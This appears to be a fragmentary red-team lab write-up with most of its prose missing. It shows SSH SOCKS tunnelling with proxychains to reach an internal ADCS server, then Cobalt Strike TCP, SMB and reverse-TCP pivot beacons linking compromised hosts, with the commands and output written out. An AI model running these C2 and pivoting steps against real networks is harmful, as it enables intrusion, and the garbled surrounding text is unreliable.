

192.168.1.1/24 VPS 172.26.5.1/24 172.16.1.1/24 VM

# Socks

## Socks +

VPS VPS IP IP VPS

```
(root@kali)-[~/Desktop]
# ssh -L 1080:127.0.0.1:1080 root@ts
Welcome to Ubuntu 20.04 LTS (GNU/Linux 5.4.0-1018-aws x86_64)

* Documentation:  https://help.ubuntu.com
* Management:    https://landscape.canonical.com
* Support:       https://ubuntu.com/advantage

System information as of Wed May 31 20:31:01 UTC 2023

System load:            0.27
Usage of /:             26.9% of 77.49GB
Memory usage:          78%
Swap usage:            0%
Processes:             294
Users logged in:       1
IPv4 address for eth0: 172.26.5.81
IPv6 address for eth0: 2600:1f18:1b78:9b00:f6ae:ddbd:a0d3:9328

* Ubuntu Pro delivers the most comprehensive open source security and
  compliance features.

https://ubuntu.com/aws/pro
```

Dc03    ADCS                  curl    proxychains

```
(root@kali)-[~/Desktop]
# proxychains curl http://172.16.1.31/certsrv -v
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
* Trying 172.16.1.31:80 ...
[proxychains] Dynamic chain  ... 127.0.0.1:1080 ... 172.16.1.31:80 ... OK
* Connected to 172.16.1.31 (127.0.0.1) port 80 (#0)
> GET /certsrv HTTP/1.1
> Host: 172.16.1.31
> User-Agent: curl/7.82.0
> Accept: */*
>
```

## Socks

~~socks~~ / proxychains4.conf

```
[ProxyList]
# add proxy here ...
# meanwhile
# defaults set to "tor"
socks4 127.0.0.1 1080
socks4 <VPS > 1080
```

```
(root@kali)-[~/Desktop]
# ssh root@ts -D 1080
Welcome to Ubuntu 20.04 LTS (GNU/Linux 5.4.0-1018-aws x86_64)

* Documentation:  https://help.ubuntu.com
* Management:    https://landscape.canonical.com
* Support:       https://ubuntu.com/advantage

System information as of Wed May 31 20:38:26 UTC 2023

System load:          0.01
Usage of /:            26.9% of 77.49GB
Memory usage:         78%
Swap usage:           0%
Processes:            294
Users logged in:      1
IPv4 address for eth0: 172.26.5.81
IPv6 address for eth0: 2600:1f18:1b78:9b00:f6ae:d5bd:a0d3:9328
```

proxychains curl ADCS

```
(root@kali)-[~/Desktop]
# proxychains curl http://172.16.1.31/certsrv -v
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
* Trying 172.16.1.31:80 ...
[proxychains] Dynamic chain  ... 127.0.0.1:1080 ... 172.26.5.81:1080 ... 172.16.1.31:80 ... OK
* Connected to 172.16.1.31 (127.0.0.1) port 80 (#0)
> GET /certsrv HTTP/1.1
> Host: 172.16.1.31
> User-Agent: curl/7.82.0
> Accept: */*
>
```

**127.0.0.1:1080 ... 172.26.5.81:1080 ... 172.16.1.31:80**

## C2

CS P2P Beacon

Beacon

## TCP Beacon

TCP

TCP

### New Listener

Create a listener.

Name:

Payload:

**Payload Options**

Port (C2):

☐ Bind to localhost only

TCP Beacon      Dc05      (      WinRM RDP SSH      )

```

Administrator: Windows PowerShell
PS C:\windows\tasks> .\tcp.exe
PS C:\windows\tasks> netstat -ano | findstr 4444
TCP    0.0.0.0:4444      0.0.0.0:0        LISTENING      4908
UDP    0.0.0.0:54444    *:               2432
PS C:\windows\tasks>
  
```


Web02    Beacon    connect 172.16.1.51 4444      Dc05

```

beacon> connect 172.16.1.51 4444
[*] Tasked to connect to 172.16.1.51:4444
[+] host called home, sent: 34 bytes
[+] established link to child beacon: 172.16.1.51

[WEB02] serveradm */1460 (x64)
beacon>
  
```

Web02    Dc05      Dc05    TCP



SMB Beacon

SMB

Edit Listener

Create a listener.

Name:

smb

Payload:

Beacon SMB

Payload Options

Pipename (C2):

mojo.5688.8052.18389493978708887798

Dc05 SMB Beacon link 172.16.1.151 Dc05 SMB Web02 Dc05




	SMB	TCP	2	P2P	HTTP/HTTPS		
1	P2P		C2			C2	C2
2							
3		/TCP					
	2	/TCP	C2	/TCP	Beacon		



## Pivot Beacon

Beacon

TCP



Web02

A screenshot of the "New Listener" dialog box. It contains the following fields and options:


- Name: web02
- Payload: windows/beacon\_reverse\_tcp
- Listen Host: 172.16.1.52
- Listen Port: 5555
- Session: serveradm \* via 172.16.1.52@1460

At the bottom are "Save" and "Help" buttons.

Web02 5555

```
beacon> powershell netstat -ano | findstr 5555
[*] Tasked beacon to run: netstat -ano | findstr 5555
[+] host called home, sent: 171 bytes
[+] received output:
#< CLIXML
TCP      0.0.0.0:5555          0.0.0.0:0             LISTENING      1460
```

Dc05                                      Dc05                                      Dc05      Web02



SMB/TCP      2   11      C2

